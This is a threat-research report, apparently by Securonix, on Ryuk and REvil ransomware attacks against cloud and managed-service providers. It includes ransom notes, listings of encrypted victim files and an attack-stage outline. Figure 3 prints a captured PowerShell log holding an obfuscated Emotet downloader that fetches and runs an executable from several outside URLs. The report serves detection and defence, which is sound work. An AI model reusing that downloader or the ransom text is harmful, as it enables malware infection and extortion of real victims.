
SECURONIX™




Securonix Threat Research:

Detecting High-Impact Targeted Cloud/MSP $14M+ Ryuk and REvil Ransomware Attacks

Oleg Kolesnikov
Securonix Threat Research Team

Last Updated: January 3, 2020



v31mpi-readme - Notepad


```
--- === Welcome CyrusOne and Dear Customers * === ---

[+] Whats Happen? [+]

Your files are encrypted, and currently unavailable. You can check it: all files on your com
By the way, everything is possible to recover (restore), but you need to follow our instruct

[+] What guarantees? [+]
[...axed...]

Extension name:

v31mpi

-----------------------------------------------------------------------------------------
!!! DANGER !!!
DONT try to change files by yourself, DONT use any third party software for restoring your d
!!! !!! !!!
ONE MORE TIME: Its in your interests to get your files back. From our side, we (the best spe
!!! !!! !!!
-----------------------------------------------------------------------------------------
** Customers
B                Inc.
C                 Inc
C                 Partners LP
D                rtners
F
F              _. Services, Inc.
```

Figure 1: Example of Recent REvil Targeted Ransomware Attack Payload Targeting Major Cloud Data Center Provider (December 2019)

The Securonix Threat Research Team has been actively investigating the details of recent, critical targeted ransomware attacks against healthcare and data center cloud and managed service providers (MSP) that have been reported over the past couple of weeks. These attacks have impacted over 116 cloud and MSP customer companies with more than US$14M in ransom payments demanded by attackers [1, 2, 3, 18, 19].

Here are some of the key technical details of these attacks and our recommendations for Securonix predictive indicators and security analytics that can be used to detect current, and potentially future, attack variants. This document will be updated as we receive more information.

Update January 3, 2020: We have been observing some further victims targeted in recent weeks, including T-System, which provides software to over 40% of emergency departments in the US [18] (see Figure 3.1). Other victims include the City of New Orleans [22], the City of Pensacola, Florida [21], the United States Coast Guard [20], as well as an international/EMEA (Spain) business [19] (see Figure 3.2).



All of your files are encrypted!

Find v31mpi-readme.txt and follow instuctions

```
 Volume Serial Number is C206-95CC

 Directory of \\[redacted]\c$\Perflogs\Admin

07/13/2009  09:35 PM    <DIR>          .
07/13/2009  09:35 PM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  43,842,543,616 bytes free

C:\Users[redacted]>dir [redacted]30\c$\Users\[redacted]\Desktop
 Volume in drive \\[redacted]\c$ has no label.
 Volume Serial Number is C206-95CC

 Directory of \\[redacted]0\c$\Users\[redacted]\Desktop

12/06/2019  06:35 PM    <DIR>          .
12/06/2019  06:35 PM    <DIR>          ..
12/06/2019  06:35 PM             7,718 Eula.txt.v31mpi
05/29/2018  09:37 AM         2,164,360 [redacted]exe
12/06/2019  06:35 PM    <DIR>
12/06/2019  06:35 PM             7,780 v31mpi-readme.txt
               3 File(s)      2,179,85
               3 Dir(s)  43,842,543,616 bytes free

C:\Users\[redacted]>
```

Figure 2: Example of REvil Encrypting Remote Cloud/Network Share Resources Encrypted With Random Extension (.v31mpi) Adding Malicious Readme File

Summary


Some of the key cloud and MSP attacks observed targeted a major US cloud-based healthcare services provider [1] and a cloud MSP and data center provider [3]. These attacks were in addition to attacks impacting over 13 MSP and cloud-based service providers seen earlier in 2019 [4].

Impact

Here are some of the main details that are currently known regarding the impact of these high-profile targeted ransomware attacks against cloud and MSP providers:

- Over 116 victim customer companies were targeted by the ransomware payload through the attacked cloud and MSP providers [3, 1].
- In the case of the healthcare cloud services provider, over 110 nursing homes and 20% of servers holding "virtually all" of the core company's offerings were impacted [2].

- In the case of the cloud MSP and data center provider, six MSP customers were impacted, primarily those who were serviced by their data center in New York [1].
- Ransomware payments requested by the attackers as part of these two security incidents were in excess of US$14M [1].




```
Dec  7 23:07:10 10.77.1.133 Hostname=W7.str.lab,EventType=VERBOSE,SeverityValue=1,Sev
erity=DEBUG,EventID=4104,SourceName=Microsoft-Windows-PowerShell,ProviderGuid={A0C185
3B-5C40-4B15-8766-3CF1C58F985A},Version=1,Task=2,OpcodeValue=15,RecordNumber=141,Acti
vityID={02AB6C40-F800-0000-3365-965F5A98D501},ProcessID=3472,ThreadID=1972,Channel=Mi
crosoft-Windows-Powershell/Operational,Domain=STR,AccountName=jodie,UserID=S-1-5-21-6
43378232-398343129-2533877718-1113,AccountType=User,Message="Creating Scriptblock tex
t (1 of 1):  $Riuarakmmw='Jzaovcsxute';$Fedivjmw = '259';$Cemzppcw='Bpggqued';$Pjvqyg
ahq=$env:userprofile+'\\'+$Fedivjmw+'.exe';$Vdihnkeesxe='Pyfamhunnaznf';$Sfvnvbnbnbiy
=&('ne'+'w-ob'+'ject') net.WEBCLienT;$Vvzxtsojjmbyy='https://quynhhanhphuc.com/setupl
11111111111111/PPFAfehQ/*https://painmanagementdoctorsdenver.com/wp-sucuril/QAEwPyuO
/*http://dev.adrianapatsalou.com/wp-includes/IylMqW/*http://www.durupol.org/web_map/2
m8-q4nkgx6b8-75/*http://arkiv.lillehammerartmuseum.com/wp-includes/c80-lp2-171798075/
'.\"sPl`it\"('*');$Hzoaqmhywf='Lxeawnrqh';foreach($Ehigfnijcm in $Vvzxtsojjmbyy){try{
$Sfvnvbnbnbiy.\"DOW`N`l`oadfiLe\"($Ehigfnijcm, $Pjvqygahq);$Swvdhciuhosx='Exlizjuabj'
;If ((&('G'+'et'+'-Item') $Pjvqygahq).\"L`En`gTh\" -ge 31860) {[Diagnostics.Process]:
:\"st`ArT\"($Pjvqygahq);$Dznfevfw='Izvnldrsalrs';break;$Iiczrvlny='Utjobmmac'}}catch{
}}$Evjwjrpxik='Wwtgfhjua'    ScriptBlock ID: 37a45518-3278-4711-a89b-763fbf641f7d  Pa
th: ",Category="Execute a Remote Command",Opcode="On create calls",MessageNumber=1,Me
ssageTotal=1,ScriptBlockText="$Riuarakmmw='Jzaovcsxute';$Fedivjmw = '259';$Cemzppcw='
:
```

Figure 3: Example - Emotet/Trickbot Targeted Cloud Ransomware Initial Staging in Logs

Attack Highlights

- As shown in Figure 1, the malicious ransomware payloads used in the attacks were highly customized to the targets. Some of the payloads included not only the names of the target companies, but also the names of the MSP customers as part of the ransomware note.
- The observed payloads included variants of REvil [3, 9, 12] and Ryuk [1, 2] (ATT&CK T1486), as well as Emotet [5, 6, 7, 8, 10, 11] and Trickbot [13, 16, 17] malicious implants (see details below).
- As can be seen in Figure 2, the ransomware payload variant used to infect the cloud MSP and data center provider was highly virulent and supported the ability to encrypt not only local files, but also cloud- and VPC-connected network shares.



Index of /junkdata/Isabel - T-System

https://www.tsystem.com › junkdata › Isabel ▾

Nov 28, 2019 - RyukReadMe.html, 2019-11-28 15:38, 627. [ ], Thumbs.db.RYK, 2019-11-28 15:38, 11K. [DIR], _notes/, 2019-11-28 15:38, -. [ ] index.php.RYK, 2019-11-28 15: ...


Figure 3.1: Additional Ransomware Victims – T-System, Servicing Over 40% of Emergency Departments in the US, Targeted by Ryuk

Likely Attack Progression

Based on our analysis, the most likely attack progression involved:

1. A malicious dropper infects a high-value target (HVT), such as a service technician, within the breached organization (see Figure 3 for an example of an initial infiltration in the logs) using a dropper payload such as Emotet.
2. The attacker disables security and antivirus (AV) tools (MITRE ATT&CK T1089) and uses persistence techniques to maintain their foothold in the compromised system (ATT&CK T1060, T1053).
3. Second-stage payloads, such as Trickbot, are downloaded (ATT&CK T1503). This is followed by stealing credentials from the cloud or MSP provider's infrastructure (ATT&CK T1503).
4. Ransomware payloads are customized and the targeted ransomware instances are deployed (Ryuk and REvil ransomware variants, respectively) using the stolen cloud credentials (ATT&CK T1486).

Note: The use of existing malicious droppers and botnets to distribute second- and third-stage malicious payloads is not fundamentally new. Specifically, we have been observing similar ransomware attacks leveraging malware-as-a-service (MaaS) infrastructure and malicious threat actor alliances utilizing targeted Ryuk ransomware deployments. This was reported earlier this year (see [10] and [11] for more details).



sicom.tecnol.es - /sicom/Activos/

```
[Al directorio principal]

viernes, 01 de noviembre de 2019    17:21         2658 ActivosUsuario.cs.RYK
viernes, 01 de noviembre de 2019    17:21         2978 AlbaranesUsuario.aspx.cs.RYK
viernes, 01 de noviembre de 2019    17:21         4258 AlbaranesUsuario.aspx.designer.cs.RYK
viernes, 01 de noviembre de 2019    17:21         2578 AlbaranesUsuario.aspx.RYK
viernes, 01 de noviembre de 2019    17:21         4178 Coche.cs.RYK
viernes, 01 de noviembre de 2019    17:21         8146 Generic.cs.RYK
viernes, 01 de noviembre de 2019    17:21         4674 MovActivos.cs.RYK
viernes, 01 de noviembre de 2019    17:21         3922 Netbook.cs.RYK
viernes, 01 de noviembre de 2019    17:21         4050 PDA.cs.RYK
viernes, 01 de noviembre de 2019    17:21        47250 PrepararAlbaran.aspx.cs.RYK
viernes, 01 de noviembre de 2019    17:21         4226 PrepararAlbaran.aspx.designer.cs.RYK
viernes, 01 de noviembre de 2019    17:21         3474 PrepararAlbaran.aspx.RYK
viernes, 01 de noviembre de 2019    17:21          627 RyukReadMe.html
```

Figure 3.2: Additional Ransomware Victims – International/EMEA (Spain) Business Targeted by Ryuk

Some of the Observed Artifacts

Hash Values (SHA-256)

